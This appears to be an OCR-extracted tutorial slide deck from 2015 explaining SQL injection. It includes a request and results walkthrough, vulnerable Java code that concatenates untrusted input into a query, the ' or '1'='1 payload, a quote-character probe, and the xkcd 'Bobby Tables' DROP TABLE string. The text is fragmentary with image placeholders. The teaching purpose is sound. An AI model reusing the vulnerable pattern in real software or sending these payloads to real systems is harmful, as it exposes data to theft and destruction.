
27 November 2015 | Technology

1. Injection



Baaz


```
http://www.site.com?name=Baaz
```



Baaz

```
POST /HTTP/1.1
Host: www.site.com:80
Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.8,pt;q=0.6
Cookie: JSESSIONID=2521E30FB3A91941FF5ED1FE9ED111D6
name=Baaz
```

1. Injection



```
http://www.site.com?name=Baaz
```


```
select * from employees where last_name = 'Baaz'
```

request

result


query

query results




Baaz

Number	First	Last
17232	Lihong	Baaz
17824	Navin	Baaz
18262	Tru	Baaz
18592	Jixiang	Baaz
20748	Janalee	Baaz
22186	Duangkaew	Baaz
24454	Boalin	Baaz



Baaz

```
jdbcTemplate.queryForList(
   "select * from employees where last_name = '" + untrustedData + "'");
```



Baaz


```
jdbcTemplate.queryForList(
   "select * from employees where last_name = '" + untrustedData + "'");
```

```
"select * from employees where last_name = 'Baaz'"
```

1. Injection

```
http://www.site.com?name=' or '1'='1
```

```
select * from employees where last_name = '' or '1' = '1'
```




malicious request

data exfiltration

malicious query

query results



HI, THIS IS YOUR SON'S SCHOOL. WE'RE HAVING SOME COMPUTER TROUBLE.
OH, DEAR – DID HE BREAK SOMETHING?
IN A WAY–
DID YOU REALLY NAME YOUR SON Robert'); DROP TABLE Students;-- ?
OH. YES. LITTLE BOBBY TABLES, WE CALL HIM.
WELL, WE'VE LOST THIS YEAR'S STUDENT RECORDS. I HOPE YOU'RE HAPPY.
AND I HOPE YOU'VE LEARNED TO SANITIZE YOUR DATABASE INPUTS.

https://xkcd.com/327/

✓


‘ .

,




';

Submit




';

```
"select * from employees where last_name = '';'"
```




';



